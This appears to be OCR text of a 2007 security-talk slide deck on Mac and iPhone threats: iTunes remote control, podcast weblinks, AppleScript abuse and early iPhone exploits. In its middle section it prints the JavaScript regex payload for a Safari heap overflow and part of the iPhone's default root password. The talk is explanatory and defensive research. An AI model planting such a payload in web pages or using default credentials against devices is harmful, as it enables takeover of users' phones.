
Remote(iTunes)



Spotlight




Terminal Session - WebShell



```
bug message: this is an experimental dumb terminal
-2.05b$ -ls
: -ls: command not found
-2.05b$ dir
: dir: command not found
-2.05b$ ps
PID  TT  STAT       TIME COMMAND
270  p1  Ss      0:00.08 /usr/bin/python /Users/MyO/D
271  p1  S       0:00.01 /bin/sh
-2.05b$
```


iPhone Podcast

Podcast with weblink on iPhone



Windstorm's MoRU
tormsoftware.com (Click Here)
MacBreak

Touchscreen controls interferes ☹



iPhone Exploits

- To be hoped that auto-dialing malware will not appear
- Phish-BuyPhony , 32 bit PE (exe) trojan send around
- Abusing a Safari web-browser exploit it might be possible to retrieve someone elses voicemail
- The iPhone’s root password = alp…
- iPhones by accident overloaded some Wifi hotspots
- No full support for Java/Flash/Rss

- Abusing a Safari web-browser exploit it might be possible to retrieve someone elses voicemail
- The iPhone’s root password = alp…
- iPhones by accident overloaded some Wifi hotspots
- No full support for Java/Flash/Rss

- The JailBreak tool has access to the entire filesystem but syncing does not work any more after using JailBreak.

- Apple can control it’s own iTunes website, it can’t do much with say podcasts with weblinks to adware/malware on **YouTube**

On 23 July 2007 an exploit was discovered (by ISE) which could lead to attackers taking over an iPhone if an malicious website is visited.
It was a heap overflow in the regex parser in safari. The html is:

```
<SCRIPT LANGUAGE="JavaScript"><!--
var re = new RegExp("[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]][[**]]
[[**]][[**]]ABCDEFGHIJKLMNOPQRSTUVWXYZABCDEFG[\x01\x02\x03\x04\x05\x06\x07
\x09\x0b\x0e\x0f\x11\x12\x13\x14\x15\x17\x19\x1b\x1c\x1d\x1f\x20\x21\x22
\x23\x25\x26\x27\x29\x2a\x2b\x2c\x2d\x2f\x30\x32\x33\x35\x37\x39\x3a\x3b
\x3c\x3e\x3f]XYZABCDEFGHIJKLMNOPQR");
</script>
```

On 30 July 2007 Apple addressed it with an updated version of the iPhone software to v1.01 to address various vulnerabilities in:

- Safari : Visiting a malicious website may allow cross-site scripting
- Safari : Viewing a maliciously crafted web page may lead to arbitrary code execution

- WebCore : Visiting a malicious website may allow cross-site requests

- WebKit : Look-alike characters in a URL could be used to masquerade a website
- WebKit : Visiting a maliciously crafted website may lead to an unexpected application termination or arbitrary code execution

- The software on the iPhone may not be always the latest version nor identical to the software found on regular OSX computers.
- The operating system version is reported to be **OS X 1.0** (1A543a).
- iPhone may be using some outdated open source applications.
- Old “computer” Exploits might work on iPhone.

Conclusion

Summary/Conclusions

- It is possible to add metadata to iTunes files and to QuickTime movies.

- Video podcasts can have clickable web links inside, on iPhone touchscreen control interferes

- The Proximity tool executes one of the two AppleScripts, they activate upon detection/going away of Bluetooth devices that come in or go out of range.

- It is very easy to write powerful AppleScripts.
- iPhone runs a limited version of OSX

- Developers need to create Web2.0 Safari browser based applications for the iPhone

- Telekinesis project shows remote control possibilites iPhone – MacBook Pro

- It is to be hoped that auto-dialing malware will not appear any time soon as it
- might have financial consequences for the user.

- In E-mail and SMS messages manually clicking on the embedded weblinks results in direct loading/opening, no warning message/abort is given upfront.

Thanks for attention !

Questions?

E-mail: marius_van_oers@avertlabs.com